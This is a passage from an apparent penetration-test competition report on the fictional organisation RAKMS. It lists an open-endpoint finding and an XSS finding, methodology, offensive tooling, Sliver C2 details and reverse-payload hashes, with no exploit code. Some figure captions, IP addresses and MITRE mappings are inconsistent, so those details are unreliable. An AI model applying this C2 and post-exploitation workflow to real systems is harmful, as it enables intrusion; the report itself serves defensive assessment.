3. **Using the Requisition ID, create a request using a HTTP Client to modify the Quantity parameter**




Figure 34: Modify Quantity parameters.

Remediation

FINALS-XX recommends implementing a network policy and firewall rule in AWS to restrict access to the affected host along with notifying the development team to have a check for quantity on the server side. It can be done by creating a Rule group in the AWS Network firewall.

1. Open the AWS Console and find the VPC of the S3 Bucket

2. Add the Inbound Rule in the AWS firewall configuration

7.5 Low Findings

Low	7.5.1 Public and Unauthenticated endpoint in RAKMS Airport network
Description	FINALS-XX discovered an open port 3000 on the RAKMS train network. Upon further investigation FINALS-XX diacovered open access on port 3000 which facilitated access. FINALS-XX through dirbuster uncovered servers having a /home directory. Accessing these then led to a webpage comprising all of the tram system.
Impact	Low - This does not directly access server information, however it does reveal data that should otherwise be kept confidential. However, an attacker could gather data on the architecture of RAKMS overarching security environment, potentially guiding them towards an entry point in enterprise systems.
Likelihood	Medium - Performs read only operations, however it's low complexity and ease of execution renders it a logical and likely step for attackers to take in attacking RAKMS systems.
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Affected Scope	10.0.20.101 10.0.20.100
MITRE ATT&CK	T0800 - Activate Firmware Update Mode T0858 - Changing Operating Mode
Mitigations	M0801 - Access Management
Compliance Violations	NIST SP 800-63-3 Rev. 6

Exploitation Procedure

1. FINALS-XX ran a Nmap scan on the network.
2. FINALS-XX gained access to the server running on 3000.




Figure 21: Server on port 3000

3. FINALS-XX ran dirbuster found 10.0.200.100:3000/home and 10.0.200.101/home




Figure 36: Home of train network unauthenticated

Remediation

Low	7.5.2 Ruby On Rails XSS Injection
Description	Finals-XX discovered a web-api Ruby on Rails at port 3000 within RAKMS train network. Using a simple javascript script injection we were able to get an alert response from the web server.
Impact	**Low** - This finding reveals an XSS vulnerability within the Ruby on Rails framework, however the extent of potential damage is relatively low. The most FINALS-XX was only able achieve was a text pop-up, however further privilege escalation may be possible
Likelihood	**Low -** As exploiting the XSS request requires the information about the ActiveStorage Module on RubyOnRails. The exploit is not readily available on Github or Metasploit.
CVSS String	CVSS 3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:H
Affected Scope	10.0.20.100
MITRE ATT&CK	T1059 - Command and Scripting
Mitigations	DS0041 - Application Vetting DS0029 - Network Traffic
Compliance Violations	N/A
Exploitation Procedure	

1. Finals-XX ran an nmap scan on 10.0.20.100 to reveal port 3000 that uses Ruby on Rails





Figure 22: Enable SMB

2. Finals-XX used HTTP request smuggling 10.0.20.100:3000/(unrecognized path) to gain access

Figure 32: Enable SMB

3. Finals-XX used a XSS injection script to return a message from the web server



Remediation

Finals-XX recommends that RAKMS update their Ruby on Rails to a newer version that has addressed these issues. Finals-XX also strongly recommends adding safeguards that protect the web application and the interactions that occur. Finals-XX also recommends setting rules for your web applications defining how cookies are handled; this can help prevent XSS and even block JavaScript from accessing cookies.

8. Appendix A: Methodology

8.1 Penetration Testing Execution Standard

FINALS-XX utilized the Penetration Testing Execution Standard (PTES) during the entirety of the security assessment with RAKMS. PTES encapsulates a comprehensive approach to conducting penetration tests to ensure security consultants, as well as executives can understand a systematic methodology that is being conducted during the penetration testing engagement. PTES ultimately promotes transparency and consistency in the penetration testing process, ensuring stakeholders and executives are able to comprehend findings and recommendations to ensure informed decision-making.

Figure 40: PTES Methodology

8.2 Open-Source Intelligence

During FINALS-XX's engagement, FINALS-XX performed open-source intelligence gathering (OSINT) against RAKMS. Open-source intelligence contains multiple stages, from preparation and identifying objectives, collecting data, processing data, analyzing data to identify patterns and relevancy, and presenting/delivering open-source findings to executives and stakeholders. Open-source intelligence provides an overview of RAKMS's digital fingerprint which encapsulates their social media platforms, pictures, employee's social media activity, etc. which may contain sensitive information about RAKMS to better employ attackers with information about RAKMS.




Figure 41: OSINT Cycle

8.3 Open Web Application Security Project (OWASP)

When a web application was encountered during FINALS-XX's engagement, the Open Web Application Security Project (OWASP) Top 10 was utilized. OWASP Top 10 is a widely recognized document outlining the most critical security risks within web applications. This document is regularly updated every year based on the evolving threat landscape within web applications. OWASP provides a detailed overview of the top ten web application security vulnerabilities per year which includes a description of the risk, examples, potential impact, and recommendations for prevention. OWASP ultimately helps communicate the importance and implications of web application security to ensure informed decision-making and strategic planning to narrow RAKMS's attack surface through web applications.

OWASP Top 10	
A01:2021- Broken Access Control	A06:2021- Vulnerable and Outdated Components
A02:2021- Cryptographic Failures	A07:2021- Identification and Authentication Failures
A03:2021- Injection	A08:2021- Software and Data Integrity Failures
A04:2021- Insecure Design	A09:2021- Security Logging and Monitoring Failures
A05:2021- Security Misconfiguration	A10:2021- Server Side Request Forgery

Figure 42: OWASP Top 10

9. Appendix B: Risk Assessment Metrics

FINALS-XX utilizes heuristic metrics to gauge the potential consequences and probability of vulnerabilities. The following subsections outline the impact and likelihood levels used to classify FINALS-XX's technical findings.

9.1 Impact Scale

Impact	
Critical	FINALS-XX defines a critical impact finding as one that could potentially cause complete system compromise and severe consequences to the system and/or the business.
High	FINALS-XX defines a high-impact finding as one that affects all users on a system and/or discloses sensitive information that can directly be used for further compromise.
Medium	FINALS-XX defines a medium impact finding as one that affects a limited number of users, and/or discloses sensitive information that could assist in crafting attacks for further compromise.
Low	FINALS-XX defines low impact finding as one that affects a small number of users, and/or discloses non-critical information.

Figure 43: Description of severity classifications

9.2 Likelihood Scale

Likelihood	
Critical	FINALS-XX defines a critical likelihood finding as one that does not require authentication in order to perform the exploit, and/or is frequently attempted due to the inherent simplicity and common occurrence of the vulnerability.
High	FINALS-XX defines a high likelihood finding as one that targets a substantial number of authenticated users and/or leverages the accessibility of publicly available exploits from well-known tool repositories.

Medium	FINALS-XX defines a medium likelihood as one that targets a limited number of authenticated users and/or demands general knowledge of the surrounding technologies, adding a level of complexity to the execution of the exploit.
Low	FINALS-XX defines a low likelihood finding as one that targets a small number of authenticated users and/or requires advanced knowledge of the surrounding technologies and/or a combination of another vulnerability to succeed in compromise.

Figure 44: Description of each likelihood level

10. Appendix C: Tools

To enhance FINALS-XX's efforts in executing a comprehensive penetration test on RAKMS's network, an array of industry-standard tools was strategically used.FINALS-XX conducted a meticulous evaluation of each tool's functionality, ensuring a thorough vetting process to guarantee precision during engagements. This rigorous assessment aimed not only to validate the tools' effectiveness but also to safeguard against any potential unintended consequences, emphasizing the importance of precision in testing methodologies. This approach was undertaken with the utmost care to prevent any harm to RAKMS's targets and infrastructure, demonstrating FINALS-XX's commitment to a thorough and responsible penetration testing process.

10.1 Reconnaissance Tools

Tool	Source
Maltego	https://www.maltego.com
Aquatone	https://github.com/michenriksen/aquatone
Gobuster	https://github.com/OJ/gobuster

Figure 45: Tools used during OSINT

10.2 Exploitation Tools

Tool	Source
Metasploit	https://www.metasploit.com/download
BurpSuite	https://portswigger.net/burp/communitydownload
SQLMap	https://github.com/sqlmapproject/sqlmap
NetExec	https://github.com/Pennyw0rth/NetExec
Impacket	https://github.com/ThePorgs/impacket
Ffuf	https://github.com/ffuf/ffuf

Figure 26: Tools used for penetration testing

10.3 Post-Exploitation Tools

Tool	Source
Raven	https://github.com/nationalcptc-teamtools/FINALS-XX/tree/main/raven
Sliver	https://github.com/BishopFox/sliver
BloodHound	https://github.com/BloodHoundAD/BloodHound

Certipy	https://github.com/ly4k/Certipy
NetExec	https://github.com/Pennyw0rth/NetExec
PEASS-ng	https://github.com/carlospolop/PEASS-ng

Figure 46: Post-exploitation Tools

10.4 Command and Control

FINALS-XX utilized Command and Control tooling throughout the security engagement and the following section expands on the configuration and deployment information regarding the C2 tool - Sliver. FINALS-XX suggests the RAKMS security team analyze any captured traffic or logs for indicators of compromise associated with these tools.

FINALS-XX used Sliver as the primary C2 tool to maintain persistence on compromised devices and to perform post-exploitation activities, such as exploring the filesystem, dumping credentials, tunneling traffic, and providing access to the compromised devices among the consultants. The following table lists the information about the sliver deployment

Sliver	
IP Address	10.0.254.201
Version	1.5.41
C2 Profiles	- HTTP

Figure 47: Sliver IP FINALS-XX connected to during penetration testing

10.5 Malware Samples

In executing the penetration test for RAKMS, FINALS-XX employed a diverse array of techniques mirroring authentic threat actor methodologies, incorporating the use of carefully created malware. It's crucial to note that the deployed malware is deliberately designed to be non-threatening to RAKMS's critical infrastructure. Instead, its primary function is to initiate callbacks to the C2

servers established by FINALS-XX. This strategic approach is aimed at providing RAKMS with invaluable insights into potential threats and establishing a comprehensive understanding of indicators of compromise. The objective of this section is to empower RAKMS in identifying and comprehending potential threats, ultimately enhancing their ability to proactively respond to and mitigate cybersecurity risks.

Filename	SHA-256	Payload Description
REVERSE.ELF	aab0325db8e7e3156054599693554e5 9d383393023a8d47f8e323d3f9ec6d456	HTTP Reverse Payload
REVERSE.EXE	17e5a7094227e98782e5ff3ddc33d764e f19abdac6b9fb07d5d2b376c8ed5e7f	HTTP Reverse Payload

Figure 48: Payloads generated using Sliver

11. Appendix D: OSINT Findings

FINALS-XX conducted an Open Source intelligence investigation where information about existing employees and the usage of AWS in the organization was discovered, which could allow attackers to prepare for penetration testing of the environment. Section 11.1 contains the social media investigation graph.

11.1 Maltego Social Media Investigation Graph

Figure 49: OSINT graph from Maltego

11.2 OSINT Artifacts

Disclosed Cloud Environment Information on LinkedIn	
Description	During the OSINT (Open-Source Intelligence) investigation conducted by FINALS-XX on RAKMS, valuable information was uncovered by exploring the company's LinkedIn page. Within this exploration, FINALS-XX specifically identified a job posting on RAKMS's LinkedIn company page. This posting proved to be particularly insightful as it contained information regarding the organization's cloud infrastructure: Amazon Web Services (AWS)
Risk	The impact of LinkedIn posts is typically low. However, It can allow the attacker to devise a plan and provide a high-level overview of the type of cloud services to expect within the organization.
Recommendation	N/A
MITRE ATT&CK	T1593 - Search Open Websites / Domains M1056 - Pre-compromise
Source	https://www.linkedin.com/posts/robert-a-kalka-metropolitan-skyport_are-you-ready-to-take-the-next-step-in-your-activity-7115984223005495297-qrSp?utm_source=share&utm_medium=member_desktop

12. Appendix E: AWS Attack Path

